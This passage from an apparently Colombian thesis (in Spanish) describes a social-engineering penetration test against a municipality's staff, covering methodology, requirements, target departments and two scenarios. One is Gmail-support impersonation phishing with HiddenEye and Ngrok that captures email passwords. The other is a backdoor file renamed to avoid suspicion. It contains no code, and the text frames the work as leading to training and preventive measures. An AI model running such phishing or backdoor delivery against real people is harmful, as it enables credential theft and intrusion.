En cuanto a este tema existen varios trabajos de investigación realizados en todo el mundo, se pueden mencionar algunos de ellos, por ejemplo: En cuanto a antecedentes, a nivel de la UNAD, solo existe un trabajo relacionado con la ingeniería social [20]. Este proyecto lo hizo un estudiante de la ciudad de Neiva Huila, perteneciente al programa de Especialización en seguridad informática, este trabajo era de modalidad investigativa, referente al tema de la seguridad de la información en la Universidad Cooperativa de Colombia, enfocado en las vulnerabilidades utilizadas por la Ingeniería Social [20].

2.3 METODOLOGÍA DEL PROYECTO

2.3.1 METODOLOGÍA DE INVESTIGACIÓN

Los estudios exploratorios se efectúan, normalmente, cuando el objetivo es examinar un tema o problema de investigación poco estudiado o que no ha sido abordado antes [21]. La presente propuesta tecnológica no ha sido implementada en los departamentos administrativos, aunque cuenta con un área de sistema, su distribución y control en los procesos de red no garantiza la seguridad correspondiente que debe tener, por lo tanto, el estudio explorativo que se realizó para investigar dicha vulnerabilidad se derivó de fuentes bibliografía y proyectos que se asemejan a la investigación de vulnerabilidad.

La investigación diagnóstica es un método de estudio mediante el cual se logra conocer lo que ocurre en una situación específica [22]. Por lo tanto, se realizó un monitoreo de los colaboradores para obtener información relevante, sobre cuanto conocen acerca de los ataques informáticos, donde se involucran técnicas de ingeniería social.

2.4 METODOLOGÍA DE DESARROLLO

Para el desarrollo del proyecto, se pretende utilizar la metodología de ingeniería social, la cual nos provee 6 pasos o fases que se utilizan para llevar a cabo un ataque informático utilizando el intelecto y la ingenuidad de los seres humanos [23].

Esta metodología está comprendida de la siguiente forma:

- **Identificar víctima:** consiste en identificar el objetivo, la persona o el grupo de personas por el cual se obtendrá información de la empresa.
- **Reconocimiento:** consisten en obtener información del objetivo seleccionado, estos datos son: nombres, teléfonos, correos.
- **Crear escenario:** Dentro de esta fase procedemos a crear los escenarios de los ataques de ingeniería social a implementar al personal de la entidad, se definirá herramientas y recursos tecnológicos que ayudaran a llevar a cabo las pruebas.
- **Realizar ataque:** Consiste en la ejecución del ataque en la entidad, para ello se debe de considerar el grupo de personas a las que se escogió en la fase de identificación a la víctima.

- **Obtener información:** Una vez aplicado el ataque se procede a revisar la información que se pudo recolectar, también se analizar el porcentaje de las personas que pudo caer en esta prueba.
- **Reporte y soluciones:** En base a la información que se obtiene presentar un informe detallando cada ejecución de las fases y presentar un manual de seguridad, para prevenir posibles ataques de ingeniería social en la entidad.




Figura 3 - Metodología de ataques de ingeniería social

CAPÍTULO III

PROPUESTA

3.1 REQUERIMIENTOS

RQ01	Se requiere instalar Kali Linux mediante máquina virtual para poder realizar la fase de ataques del proyecto.
RQ02	Es necesario tener un almacenamiento disponible mínimo de 25GB y de RAM 2 Gb.
RQ03	Se requiere identificar el objetivo a atacar, determinando el punto más vulnerable de la entidad
RQ04	Se requiere seleccionar una muestra de los departamentos que conforman el área administrativa de la entidad.
RQ05	Se debe tabular la información recolectada en cada departamento dentro de la fase de desarrollo adecuada.
RQ06	Se requiere crear los distintos escenarios para aplicar las pruebas a la muestra seleccionado.
RQ07	Debemos realizar las pruebas en perfil bajo, para no levantar sospechas.
RQ08	Se pretende realizar las pruebas en horas estratégicas para obtener un ataque exitoso.
RQ09	Se debe identificar cuáles son los colaboradores que pueden llegar a caer en el ataque, para determinar la criticidad de acuerdo al cargo que ocupa.
RQ10	Es necesario documentar mediante un reporte las fases del proyecto.
RQ11	Se requiere realizar una propuesta de medidas preventivas de ataques de ingeniería social en la entidad.
RQ12	Se propone capacitar al personal en general, acerca de los ataques de ingeniería social, para que conozcan el grado de peligro que representa en una empresa.

Tabla 1 - Requerimiento del proyecto

3.2 DIAGRAMA DE ATAQUES DE INGENIERÍA SOCIAL

3.2.1 ESCENARIO 1: Phishing mediante correo electrónico




Figura 4 - Escenario 1 ataque phishing

3.2.2 ESCENARIO 2: Virus en archivo por correo electrónico




Figura 5 - - Escenario 2 ataque phishing

3.3 IMPLEMENTACIÓN DE FASES DEL PROYECTO

3.3.1 FASE 1 - IDENTIFICAR VÍCTIMA

Objetivo de la fase: Identificar el objetivo vulnerable de la empresa.

Se procedió a utilizar la técnica de observación para lograr identificar el objetivo, donde se aplicaron ambos escenarios de ingeniería social. Para lo cual se escogió 3 departamentos, recursos humanos, innovación y emprendimiento, gestión de desarrollo socioeconómica. Estos departamentos fueron identificados como estratégicos para ejecutar ambas pruebas, si bien es cierto manejan información relevante que solo es de interés privado, y por lo general reportes e informes, son enviados mediante el correo electrónico.




Figura 6 - Departamento recursos humanos

Figura 7 - Departamento Innovación y emprendimiento




Figura 8 - Departamento Gestión de desarrollo socioeconómica

3.3.2 FASE 2 – RECONOCIMIENTO

Objetivo de la fase: Recolectar la información, de los colaboradores de los tres departamentos seleccionados en la fase anterior.

Objetivo de la fase: Identificar el objetivo vulnerable de la empresa.

DEPARTAMENTO DE RECURSOS HUMANOS

El Departamento de Talento Humano se encarga de llevar el control óptimo del personal administrativo, el respectivo sueldo de los operarios, el orden y la disciplina que se rigen en los departamentos que gestionan.

CARGO	CORREO INSTITUCIONAL	TLF. INSTITUCIONAL
Directora de Talento Humano		
Jefe de Gestión Técnica		
Analista de Nomina		
Secretaria		
Asistente Administrativo		
Asistente		
Auxiliar de Servicios		

Tabla 2 - Datos de los colaboradores de recursos humano

DEPARTAMENTO DE INNOVACIÓN Y EMPRENDIMIENTO

El Departamento de Emprendimiento e Innovación de Empleo se encarga de la reactivación Económica ciudadana.

CARGO	CORREO	TLF. INTITUCIONAL
Jefa de Área		
Técnico		
Técnico emprendimiento Innovación		

Tabla 3 -Datos de los colaboradores innovación y emprendimiento

DEPARTAMENTO DE GESTIÓN DE DESARROLLO SOCIECONÓMICO

El Departamento de Gestión de Desarrollo Socioeconómico se encarga de las diferentes adquisición que el municipio utiliza en sus Funciones.

CARGO	CORREO	Tlf. Institucional
Coordinador		
Proveedor Municipal		
Gestor Contratación Pública		
Asistente Administrativo		

Tabla 4 - Datos de los colaboradores Gestión de desarrollo socioeconómico

3.3.3 FASE 3 - CREAR ESCENARIO

Objetivo de la fase: Elaborar el escenario del ataque de ingeniería social mediante la técnica de phishing.

Estos escenarios estuvieron desarrollados con ayuda del sistema operativo Kali Linux. Las herramientas que se llevaron a cabo son, Ngrok, y HiddenEye, Para observar la instalación de estas herramientas **(Ver anexo 1).**

ESCENARIO 1: Phishing mediante correo electrónico




Figura 9 - correo electrónico phishing

El primer escenario es un ataque de phishing utilizando el correo electrónico para llevarlo a cabo. Esta prueba consiste en suplantar un correo que simule una página autentica, con el objetivo que pida al usuario validar datos, de esta forma se obtendría esos datos.

ESCENARIO 2: Virus en archivo por correo electrónico




Figura 10 – Virus por archivo

Este escenario comprende en enviar correos electrónicos a distintos colaboradores de los departamentos que conforman la administración del municipio, con el objetivo de enviar un archivo infectado, para crear túneles en las máquinas y posteriormente tener una vulnerabilidad a explotar.

3.3.4 FASE 4 - REALIZAR ATAQUE

Objetivo de la fase: Aplicar pruebas de phishing a los colaboradores de la institución, para obtener credenciales de los correos electrónicos.

ESCENARIO 1

Este ataque fue llevado a cabo mediante HiddenEye en conjunto con Ngrok son herramientas para realizar ataques de phishing, para observar la instalación de las herramientas y configuraciones respectivas, **(Ver anexo 1)**




Figura 11 - Herramienta HiddenEye

Se procedió a crear un correo falso, para tratar de suplantar el soporte de Gmail y no levantar sospechas en los colaboradores.




Figura 12 - correo electrónico atacante

Cuando se haya creado el correo que usaremos para atacar a los colaboradores de los tres departamentos, procedemos a enviar el enlace para que se pueda poner en práctica el ataque. Se procede a realizar la respectiva clonación o suplantación de un correo oficial de Google, para simular ser el soporte técnico del correo como observamos en las imágenes. Es necesario aplicar todo lo necesario para que el correo se observe como el auténtico.






Figura 13 - Correo suplantado





Luego se envía el correo suplantado a las víctimas, es cuestión de tiempo que la persona lea y trate de verificar sus datos. Del lado de la maquina atacante se ejecuta Ngrok y HiddenEye como observamos en la imagen.




Figura 14 - Ejecución de HiddenEye y Ngrok

Aproximadamente 35min después se procedió a realizar la primera validación respecto a los usuarios de los departamentos escogidos, obteniendo sus cuentas de correos junto con sus contraseñas como se observa en la imagen, si desea visualizar de forma más detallada **(ver Anexo 2).**




Figura 15 - Captura de cuentas de correo

ESCENARIO 2

Este escenario está enfocado a crear un archivo BACKDOOR, el consisten en abrir una puerta para poder acceder a una maquina victima o a un grupo de máquinas víctimas. **(Ver anexo 3).**

Figura 16 - Herramienta Social engineering toolkit

Este archivo una vez creado, se envía por correo electrónico a los colaboradores de los 3 departamentos escogidos como objetivos para la aplicación de las pruebas de intrusión. También se realiza el respectivo cambio de nombre y extensión para evitar levantar sospechas.




Figura 17 - Cambio de nombre y extensión archivo backdoor

Se obtuvo el acceso a una de las máquinas, pero por disposición del personal de TICS del municipio, no pudimos ingresar a la máquina.

